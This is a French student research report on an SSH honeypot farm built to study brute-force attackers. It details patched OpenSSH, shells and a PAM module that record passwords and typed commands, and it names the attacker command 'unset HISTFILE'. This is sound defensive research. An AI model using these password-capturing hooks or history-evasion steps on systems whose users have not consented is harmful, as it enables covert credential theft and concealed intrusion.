ÉTUDE EXPÉRIMENTALE

Étude des attaques par brute force sur SSH

Printemps 2010

Romain BEZUT Vivien BERNET-ROLLANDE

TABLE DES MATIÈRES

TABLE DES FIGURES

REMERCIEMENTS

Nous tenons à remercier les personnes suivantes pour nous avoir aidé de près ou de loin dans ce projet :

- L'Université de Technologie de Compiègne, pour permettre aux étudiants de réaliser des projets aussi libres que celui là dans le cadre de leurs études.
- M. Walter Schön, pour avoir accepté de nous suivre tout au long de ce projet.
- M. Paul Morelle, ancien étudiant de l'UTC pour nous avoir permis d'utiliser sa Dedibox dans le cadre de notre projet.
- De nombreuses personnes ayant testé l'interface web.
- Les attaquants partout dans le monde, sans qui cette étude serait sans intérêt.
- Les Roumains derrière les intrusions, pour nous avoir fait découvrir leurs communautés.
- Toutes les personnes ayant contribué aux outils utilisés au cours de ce projet.

INTRODUCTION

Tout administrateur qui gère un serveur connecté à Internet, et qui porte un peu attention à ses logs a un jour eu la surprise de voir une série d'échecs d'authentifications de ce type :

```
Failed password for root from 202.117.10.254 port 42148 ssh2
Failed password for invalid user admin from 202.117.10.254 port 42514 ssh2
Failed password for invalid user user from 202.117.10.254 port 42869 ssh2
Failed password for invalid user test from 202.117.10.254 port 43227 ssh2
Failed password for invalid user webmaster from 202.117.10.254 port 43736 ssh2
```

FIGURE 1 – *Exemple de logs d'un bruteforce ssh*

Tout système offrant la possibilité de se connecter en SSH est un jour ou l'autre soumis à ce type d'attaque. Il s'agit évidemment d'attaques non ciblées, visant à prendre le contrôle d'un maximum de machines.

Les questions qui ont motivé cette étude sont les suivantes : qui est derrière ces attaques, et à quoi servent les machines une fois sous le contrôle des attaquants.

Un *honeypot* est une machine qui semble commune d'aspect extérieur, mais qui est laissée délibérément vulnérable (ou semble le faire croire). Cette machine est en général totalement isolée des machines de production, et surtout est sous surveillance constante, afin que les moindres faits soient rapportés. L'isolation de la machine permet alors d'éviter du bruit inutile dans les logs, et des faux positifs.

Il existe deux grands types de *honeypots* :

- Ceux qui ont une faible interaction, typiquement qui ne font que récolter des données sur les usages, dont l'interaction se limite à l'extérieur de la machine. Ce type de *honeypot* est utilisé dans de grands réseaux afin de détourner les efforts des attaquants, ou simplement pour surveiller les usages.
- Ceux qui ont une forte interaction, qui étudient le comportement des attaquants face à diverse situations, et qui sont généralement utilisés dans un but de recherche.

À l'origine des premiers *honeypots*, Lance Spitzner a créé le *Honeynet Project* en 1999. Ce projet vise à améliorer la sécurité globale des machines par le principe très répandu du :
« Connais ton ennemi ».

Un *honeynet* est un réseau de *honeypots* à forte interaction qui simulent un environnement de production et qui sont configurés de telle sorte que toute activité est enregistrée.
On parle également de *honeyfarm*, qui est un réseau centralisé de *honeypots* à forte interaction.

Les autres études d'attaques brute force sur SSH se limitent en général à des analyses à partir des logs (tels que celui montré en exemple ci-dessus). Ils sont généralement réalisés par

les administrateurs des machines eux même, sans toutefois aller dans le détail, en effet par défaut pour des raisons évidentes de sécurité, OpenSSH n'affiche pas les mots de passe échoués dans les fichiers de logs.

Il existe quelques analyses de systèmes compromis, généralement réalisées par les administrateurs après découverte de processus suspects, ou d'une subite chute de performances du serveur.

Les études à base de *honeypots* restent relativement rares (d'autant plus rare quand il s'agit de machines qui ne sont pas sous Microsoft Windows). Il existe cependant quelques papiers écrits par des chercheurs ou des groupes d'étudiants (voir [1]).

Notre objectif au travers de ce projet est de mettre en place une *honeyfarm*, qui récolte les échecs d'authentification et est également vulnérable à un couple nom d'utilisateur/mot de passe bien défini. Une fois l'attaquant dans la machine, notre étude se poursuit sur son comportement, et les outils qu'il utilise.

Ce document explique dans un premier temps la mise en place de note infrastructure de *honeypots*, puis l'exploitation qui a été faîtes des données récoltées (en mode faible interaction), et enfin le détail des intrusions (forte interaction).

I - INFRASTRUCTURE

1.1 Machines virtuelles

Nous avons choisi d'installer nos *honeypots* dans des machines virtuelles. En effet, la virtualisation offre un certain nombre d'avantages, particulièrement intéressants dans notre cas. Tout d'abord, cela permet de réduire l'équipement matériel nécessaire (serveurs et réseaux). Cela permet ensuite de réaliser très facilement des sauvegardes de l'état du honeypot avant l'intrusion, pour le restaurer lorsque les données désirées on été récupérées. Enfin, les machines peuvent être arrêtées ou démarrées directement depuis la machine physique, et donc à distance.

La technologie de virtualisation que nous avons choisie est VirtualBox. Nous avons développé un ensemble de scripts shell pour automatiser la gestion des machines virtuelles (arrêt, démarrage, sauvegarde, restauration, ...).

Les machines virtuelles tournent sous Debian, une distribution de GNU/Linux simple à l'administration, et qui permet d'installer un système minimaliste, amplement suffisant pour notre objectif.

Nous avons installé trois machines virtuelles : *skye*, *matahari* et *overlord*, sur un même serveur physique : *midgard*.

1.2 Configuration réseau

1.2.1 Routage

Afin de recevoir un maximum d'attaques, il nous faut être capables d'accepter les connexions SSH entrantes sur plusieurs adresses IP. Les trois adresses IP dont nous disposons sont :

- une ligne ADSL Free (IP statique).
- une ligne ADSL Neuf Telecom (IP dynamique)
- un serveur dédié « Dedibox » sous FreeBSD

Les deux lignes ADSL sont reliées à un même réseau ethernet, auquel est connecté *midgard*. Par ailleurs, la Dedibox est reliée à *midgard* par un tunnel VPN.

Les trois machines virtuelles, bien qu'hébergées sur la même machine physique, doivent répondre à des connexions SSH provenant de ces trois connexions Internet. Il faut donc s'assurer que les paquets arrivent à destination.



FIGURE 1.1 – *Fonctionnement du routage NAT*

Il y a en fait deux problèmes : on veut s'assurer que les paquets entrants arrivent sur la bonne VM, mais on veut aussi que les réponses repartent par la bonne connexion. Le premier problème est résolu par l'utilisation des capacités de *port forwarding* des deux routeurs ADSL, de *pf*[1] sur la dedibox, et d'*iptables* sur *midgard*.

Pour ce qui est de répondre au deuxième problème, nous exploitons les capacités de *source based routing* du kernel Linux. En effet, Linux est capable de maintenir plusieurs tables de routage, et de choisir celle à utiliser en fonction de différents critères. En utilisant une table de routage par machine virtuelle, nous nous assurons que les réponses seront toujours renvoyées vers la bonne connexion Internet. Nous avons trouvé sur internet une page décrivant la mise en place de *source based routing* sous Linux [2].

1.2.2 Filtrage

Une fois que les machines virtuelles peuvent communiquer avec Internet, il faut s'assurer qu'elles ne soient pas utilisées comme relai pour mener d'autres attaques, soit vers Internet, soit vers notre réseau local. Pour cela, nous avons mis en place sur *midgard* un filtrage *iptables* extrêmement restrictif.

1.3 Système de surveillance des honeypots

Une fois la partie réseau mise en place, il faut nous assurer que nous savons tout ce qu'il se passe sur les *honeypots*. Nous avons donc mis en place une infrastructure permettant d'émettre, de collecter, et d'analyser les évènements qui ont lieu dans les VM.

1. *pf*, ou *Packet Filter* est le firewall de FreeBSD

1.4 Système de logs

Notre système de log suit les étapes du schéma suivant :



FIGURE 1.2 – *Collecte des données*

Cette section présente en détail les différentes étapes décrites sur le schéma ci-dessus.

1.4.1 Syslog

Cette infrastructure de collecte se base sur Syslog. Syslog est un mécanisme standard de traitement de logs systèmes sous Unix, qui est entre autres capable de transmettre ces logs à un serveur centralisé.

Sur les honeypots, le démon syslog est configuré pour envoyer tous les logs à *midgard*. De son côté, le démon syslog de *midgard* trie :

- les logs locaux de *midgard*, qui sont traités normalement.
- les logs comportant la chaîne « CPE1704TKS », qui sont des traces d'évènements importants à conserver.
- les logs « standards » des machines virtuelles, stockés à titre d'informations complémentaires.

1.4.2 Patch des applications

Afin de faire remonter les informations qui nous intéressent par les canaux de logs système, il nous a fallu créer des patchs pour différentes applications, à commencer par le serveur OpenSSH.

La méthodologie décrite ici pour OpenSSH est ensuite la même pour les autres paquets, étant donné que nos systèmes sont sous debian. Nous avons donc commencé par télécharger les sources des paquets debian, grâce à la commande :

```
apt-get source <paquet>
```

Puis modifier les sources, compiler le paquet Debian, l'installer, le tester, et une fois le travail satisfaisant générer un fichier de différences grâce à la commande `diff`.

Les patchs nous ont demandé en règle générale une certaine patience, car il faut trouver l'endroit dans le code source où l'on peut ajouter nos lignes de code sans oublier de cas de figure, et sans gêner la bonne marche du logiciel.

1.4.2.1 OpenSSH

Le patch d'OpenSSH était nécessaire car par défaut seuls les noms d'utilisateur sont enregistrés dans le fichier de log. Il a donc fallu ajouter le mot de passe, ainsi que le client SSH utilisé lors de la connexion (qui s'est révélé être un excellent moyen de distinguer une connexion manuelle d'une connexion automatique).

Il a ensuite fallu déployer le paquet OpenSSH ainsi généré sur les différentes machines virtuelles.

1.4.2.2 Scripts Shell

Une commande courante que les attaquants vont essayer de taper est : `unset HISTFILE`

Cette commande permet d'arrêter l'enregistrement des commandes tapées. Il est aussi assez fréquent que les attaquants effacent purement et simplement le fichier contenant les commandes tapées (.bash_history, .zsh_history).

Ainsi nous ne pouvons pas nous baser sur ces fichiers pour récupérer la liste des commandes tapées, d'autant plus que le processus n'est pas automatisé (l'envoi du contenu de ces fichiers ne se fait pas en temps réel à un système de logs centralisé).

Nous avons donc choisi de patcher ZSH et Bash, qui sont deux des Shells les plus utilisés, et qui sont installés sur les machines. Le patch n'était pas facile, pour la simple raison qu'il fallait trouver un point d'ancrage. Une idée naïve serait de se greffer à l'endroit où le `exec` se trouve. Cette approche est vite limitée car nous n'avons pas les informations de redirection (pipe, écriture dans un fichier de la sortie, ...).

Ces modifications ont ensuite été déployées sur les machines virtuelles.

1.4.2.3 PAM

PAM est un outils très répandu permettant l'authentification des personnes sur une machine. Ainsi SSH se réfère à PAM pour savoir si l'utilisateur existe bien sur le système, et si le mot de passe correspond à celui de l'utilisateur sur le système.

PAM est aussi présent quand la commande `passwd` est exécutée en vue de changer de mot de passe. PAM en lui même est très complexe, mais il intègre la possibilité au travers d'un fichier de configuration d'ajouter des modules (bibliothèques dynamiques) à exécuter. Ainsi nous avons créé un petit module PAM qui est déclaré comme optionnel, dans la chaîne relative au changement de mot de passe.

Cette modification nous permet d'obtenir l'ancien mot de passe, ainsi que le nouveau mot de passe pour un utilisateur donné. Ce module se révèle être très intéressant, puisqu'il nous indique le nouveau mot de passe de l'attaquant une fois que celui ci l'ait changé sur la machine virtuelle.

Le plus dur dans ce module étant de trouver de la documentation, qui fait malheureusement défaut à PAM.

1.4.3 HoneyLogServer

HoneyLogServer est un programme entièrement écrit en python, qui lit les logs en provenance des machines virtuelles, et les place dans la base de données MySQL après traitements divers.

1.4.3.1 Récupération des données

La configuration de rsyslog sur *midgard* en ce qui nous concerne est la suivante :

```
$template HoneyLog_auth, "/data/honeypot/logs/%HOSTNAME%/auth.log"
$template HoneyLog_patches, "/data/honeypot/logs/%HOSTNAME%/patches.log"
$template HoneyLog_all, "/data/honeypot/logs/%HOSTNAME%/syslog.log"

-midgard
:msg, contains, "CPE1704TKS"            ?HoneyLog_patches
&                                       |/data/honeypot/logs/server.pipe
&                                       ~
auth,authpriv.*                         ?HoneyLog_auth
&                                       ~
*.*                                     ?HoneyLog_all
&                                       ~

+midgard
:msg, contains, "Honeylog packet:"      -/data/honeypot/logs/packets.log
&                                       ~
```

FIGURE 1.3 – *Configuration de rsyslog (/etc/rsyslog.conf)*

Les lignes qui suivent les déclarations de templates nous intéressent particulièrement. On peut voir que les logs sont écris dans un fichier appelé */data/honeypot/logs/server.pipe*. Ce fichier est un pipe nommé (qui a été précédemment créé avec la commande : `mkfifo /data/honeypot/logs/server.pipe`).

De l'autre côté du pipe se trouve HoneyLogServer, qui se charge de lire les lignes à mesure qu'elles arrivent dans le pipe (avec les appels système select pour réveiller le processus lorsqu'il y a du nouveau). Si jamais HoneyLogServer n'est pas lancé, nous disposons d'une marge de 64Ko avant « perte » de données.

1.4.3.2 Rôles de HoneyLogServer

HoneyLogServer peut être lancé dans deux modes différents, tout d'abord le mode serveur (daemon), via les scripts d'init, mode dans lequel il tire ses données dans le pipe vu précédemment. Un mode « One-Shot » permet de lancer le serveur sur un fichier passé en paramètre, ce qui permet de déboguer facilement et sans perdre de données.

Les rôles de HoneyLogServer sont multiples :

- Extraire les différents champs pour chaque tentative.
- Insérer dans la base de données les nouveaux attaquants, convertir leur adresse IP sous forme numérique, chercher l'entrée correspondant dans la table des plages d'adresses (géo-localisation) IP afin d'épargner ce travail au site web.
- Former des sessions d'attaque à partir des tentatives uniques.
- Lancer les processus qui jouent des sons afin d'avertir immédiatement en cas d'intrusion.
- Filtrer les lignes reçues via le pipe par un système de liste noire.
- Logger les activités de HoneyLogServer dans une fichier à part, permettant ensuite via l'interface web d'avoir un aperçu des éventuels dysfonctionnement.

Actuellement, les différents types de lignes en provenance des machines virtuelles sont les suivantes :

- Les lignes de tentatives (échouées ou non) de connexion à SSH via utilisateur/mot de passe (les connexions par clé SSH ne sont pas répertoriées).
- Les « évènements » (tels que le changement du mot de passe).
- Les commandes tapées (sous bash ou zsh).

Chaque type de commande a ensuite sa propre fonction de parsing.

1.4.3.3 Découpage en sessions d'attaques

Le découpage en session semblait naturel, ne serait-ce que pour l'affichage sur l'interface web. Le découpage se fait arbitrairement suivant la règle suivante :

Deux tentatives successives en provenance de la même IP, espacées dans le temps d'au moins une heure appartiennent à des sessions différentes. Ce délai est paramétrable, mais il nous a donné des résultats très satisfaisants jusqu'à présent.

Ces sessions introduisent bien entendu une redondance dans la structure de nos tables, mais au vu du nombre de tentatives que nous avons à l'heure actuelle (près de 600 000), cette table épargne beaucoup de temps de calcul (pour l'interface web par exemple).

Les sessions sont donc gérées directement dans HoneyLogServer, avec différents niveaux

de mise en cache.

1.4.3.4 Filtre par liste noire

Il nous arrivait fréquemment que des personnes autorisées se trompent en se connectant sur le honeypot au lieu de se connecter sur le port du vrai serveur SSH, laissant ainsi des traces en clair de leur vrai mot de passe dans la base de données.

Aussi pour remédier à ce problème, nous avons décidé d'introduire un filtrage des utilisateurs avec un système de fichier de configuration facile à modifier, et rechargeable sans relancer HoneyLogServer. Le format du fichier de liste noire est le suivant :

```
[matahari]
morian
scrouaf
```

Dans cet exemple, les utilisateurs *morian* et *scrouaf* sont épargnés lors du traitement des lignes de log concernées si l'attaque se porte sur la machine *matahari* (et si le client SSH est OpenSSH ou Putty).

Cette liste noire est rechargeable en envoyant un signal SIGHUP au serveur python (ou par la commande `/etc/init.d/honeylogserver reload`).

1.4.3.5 Alertes sonores

Pour chaque tentative d'intrusion, et chaque intrusion, des tests sont effectués pour savoir si une alerte sonore sera jouée. Un temps minimal est respecté entre deux sons, afin qu'il ne devienne pas une nuisance. HoneyLogServer lance un processus appelé sound.sh, en lui spécifiant s'il s'agit d'une tentative (attempt), ou d'une intrusion (breakin). Chaque programme est perçu par le serveur python comme un processus fils, ce qui nous a posé certains problèmes de processus zombis. Nous avons donc implémenté un système de file de processus, dont le code de sortie est automatiquement écouté si le processus est terminé, ce qui corrige notre problème de processus zombi.

1.4.3.6 Reprise sur erreur

En cas d'erreur inattendue au sein de la boucle principale, l'exception est attrapée, et le message d'erreur est écrit dans le fichier de log. Le programme poursuit ensuite son travail, avec d'assurer une disponibilité maximale. De même si le problème survient alors que des requêtes MySQL sont en cours, ces requêtes sont écrite sur stdout (qui est redirigé vers un fichier temporaire), ce qui nous permet de les ajouter à la main en cas de besoin.

Des fonctions sont prévues pour capturer les signaux qui peuvent nous indiquer de quitter (SIGINT et SIGTERM), afin de terminer le traitement de la ligne avant de quitter, ce qui évite un maximum d'incohérences au sein de la base de données.

Plusieurs améliorations sont prévues pour ce serveur, ces améliorations seront traitées dans la conclusion (voir 4).

1.4.4 Capture du trafic réseau

L'attaquant une fois dans la machine virtuelle aura accès à internet, de telle sorte que l'environnement lui paraisse normal. Ses débits ont beau être limités et certains ports plus que d'autre, nous n'avons aucun contrôle réel sur les données qui transiteront.

C'est pourquoi lors du lancement de l'infrastructure, des programmes tcpdump sont lancés sur chacune des interfaces réseau virtualbox, afin d'avoir une trace de ce qui s'y passe, et également de pouvoir faire une analyse en cas de compromission totale de la machine virtuelle.

Ces logs (au format pcap) sont ensuite lisibles avec des logiciels tels que wireshark. Le but ici est principalement de capturer le trafic HTTP, et IRC (plus d'informations dans la partie 1.4.5).

Notre première approche était d'avoir un fichier de capture par machine virtuelle, ce qui a très rapidement porté la taille dudit fichier à plusieurs centaines de Méga-octets, le rendant très pénible à transférer vers nos machines pour analyse. La solution adoptée est maintenant de créer un fichier par session, en basant le nom du fichier sur la date courante. Afin d'automatiser le processus de création de nouveau fichier de log il serait envisageable de demander dans un cron d'arrêter le tcpdump et de le relancer.

1.4.5 Le protocole IRC

IRC est un protocol de chat très ancien, qui permet à plusieurs personnes connectées à un même réseau de serveurs, de discuter dans des salons d'un intérêt commun.

1.4.5.1 Utilisation d'IRC

Par exemple si bob habite à New-York et aime les pots de miels, il pourrait se connecter au réseau FreeNode via un serveur aux États-Unis, et rejoindre le salon #potdemiel.
De son côté maria qui habite à Moscou peut aussi se connecter à #potdemiel via un serveur russe appartenant au réseau FreeNode, et peut ainsi discuter avec bob et d'autres personnes qui ont un intérêt dans les pots de miel.

Il est également possible pour bob et maria d'être présent dans plusieurs salons en même temps. Pour éviter des dérives sur IRC, la plupart des réseaux adoptent des règles strictes (une limitation de nombre de connexions par IP par exemple). De nos jours IRC est de moins en moins utilisé par le grand public, mais demeure un outils de référence dans l'informatique (logiciels libres, communautés underground, communautés de joueurs, ...).

L'un des réseau les plus vaste est le réseau Undernet, qui est autrement connu pour être beaucoup plus permissif. La plupart des attaquants installent un client IRC qui se connecte à certains salons sur Undernet. Ces salons comportent des dizaines, parfois plusieurs centaines

de clients du même genre (alors appelés bots). Une autorité (un botmaster) permet ensuite de les contrôler à distance en se servant d'IRC comme support de communication (exécution de commande à distance par exemple).

Les bots sont tolérés, car pratiques dans certains salons pour répondre à des questions fréquentes ou dans un but de divertissement. Les bots sous l'emprise d'une même personne forment ce qu'on appelle un botnet.

1.4.5.2 Les Botnets

Le terme « botnet » (raccourci pour robots networks) est utilisé pour définir des réseaux de machines infectées, alors appelées « bots », qui sont sous le contrôle d'une organisation criminelle, ou d'opérateurs humains appelés « botmasters ».

Les infections se font généralement par des Trojans, le plus répandu, Zeus, offre un contrôle et un suivi digne d'une application professionnelle.
Généralement le Trojan est composé également d'un module pour la désactivation du firewall et de l'antivirus, et d'autres modules garantissant un contrôle sur le système.

La plupart utilisent le protocole IRC, qui permet un contrôle centralisé (les botnets de petite taille utilisent en général des serveurs IRC publics). D'autres types de contrôle existent, typiquement les gros réseaux sont décentralisés, ou pseudo décentralisés, ce qui leur offre une grande marge de manœuvre lors qu'un nœud compromis est découvert et mis hors ligne (et évite également de remonter au(x) botmaster(s) trop facilement).

Les botnets sont une des raisons pour laquelle le protocole IRC est généralement interdit dans les bibliothèques ou les Universités.

Les botnets sont de taille variables, de quelques dizaines de machines à quelques dizaines de milliers, et servent de relai en tout genre, et de vecteur pour la propagation de spam, pour les attaques de type déni de service, et d'autres activités illégales. Sur des sites spécialisés on trouve même des botnets à louer, les tarifs variant selon l'emplacement géographique de ces derniers. [3]



FIGURE 1.4 – *Étapes d'une infection dans un Botnet*

1.5 Site Web

Dans un premier temps, le suivi en temps réel des attaques se faisait sur un écran de contrôle relié au serveur, qui affichait les logs à mesure qu'ils arrivaient depuis les machines virtuelles. Ce mode de surveillance atteint rapidement ses limites, et la connexion systématique à la machine hôte à des fins de surveillance est pénible.

Il nous fallait donc un moyen simple de contrôler les activités des machines virtuelles, qui puisse aussi servir de support de présentation au projet (et qui lui donne un côté concret vis à vis des personnes extérieures).

1.5.1 GeoLiteCity

Sachant que nous avons à notre disposition les adresses IP de nos attaquants, il serait possible d'utiliser une base de donnée de géo-localisation par IP, afin d'obtenir des informations plus intéressantes sur la provenance des attaques.

Il se trouve qu'une telle base de donnée existe, elle s'appelle GeoLiteCity, et elle est disponible en téléchargement gratuit (au format CSV) à l'adresse suivante :
http://www.maxmind.com/app/geolitecity

GeoLiteCity se présente de la façon suivante :

– Une table *blocks*, qui comporte une liste de plages IP et un identifiant de localisation géographique.
– Une table *location*, qui est référencée par un identifiant de localisation géographique, et comporte des informations telles que la ville, le code du pays, latitude, longitude, et d'autres informations.

L'ensemble de cette base de donnée pèse pas moins de 130Mo, pour plusieurs millions d'entrées. MaxMind qui distribue cette base nous indique une précision de plus de 99.5% sur les pays, et un peu moins de 80% sur les villes (aux USA). Cette base de donnée est mise à jour tous les mois.

À ces tables nous ajoutons une table de correspondance entre les codes de pays et le nom complet du pays (table dressée par nous même). Ici encore une série de scripts shell nous permet avec un effort minimal d'insérer le contenu de ces fichiers dans notre base MySQL lors d'une installation ou d'une mise à jour.

Étant donné le nombre d'entrées de ces tables, des ajustements en terme d'optimisation des requêtes et des structures des tables (redondance des informations) ont été nécessaires pour obtenir des résultats dans des temps acceptables (d'autant plus pour une interface web sur laquelle on ne peut pas se permettre d'attendre 2 minutes le temps que la requête aboutisse).

1.5.2 Technologies utilisées

La création de tout site internet pose toujours d'éternelles questions telles que « À quel point vais je limiter mon utilisation des technologies récentes pour être compatible avec Internet Explorer X ? », *X* variant d'époque en époque. Afin de ne pas avoir à se poser ce genre de question, notre site n'est pas compatible avec Internet Explorer, nous offrant ainsi tout le loisir d'utiliser des technologies qui ont moins de 4 ans, telles que les CSS3, le (X)HTML 5, et de nombreuses fonctionnalités JavaScript.

Afin de générer les cartes, miniatures et graphiques, nous utilisons les API de Google (version modifiée du script original de Google), pour la partie dynamique JavaScript, nous utilisons la bibliothèque jQuery, qui facilite grandement la programmation de comportements et l'utilisation de AJAX (présent en quantité sur notre site web). Côté serveur, un simple Apache doté du *mod_rewrite* pour la réécriture des URL à la volée, avec en frontal des reverse proxy Nginx, assurant la disponibilité du site quelle que soit l'IP (freebox ou neufbox) de destination de notre entrée DNS (car un serveur web indépendant existe derrière la freebox et dispose lui aussi d'un Nginx).

Le reste du code du côté serveur est un simple PHP (avec module MySQL).

1.5.3 Monitoring

La première choses à avoir été mise en place sur le site web est la page d'administration, qui nous permet de vérifier l'état de démarrage des différentes machines virtuelles et des différents processus clés de notre infrastructure.



FIGURE 1.5 – *Interface d'administration du site web*

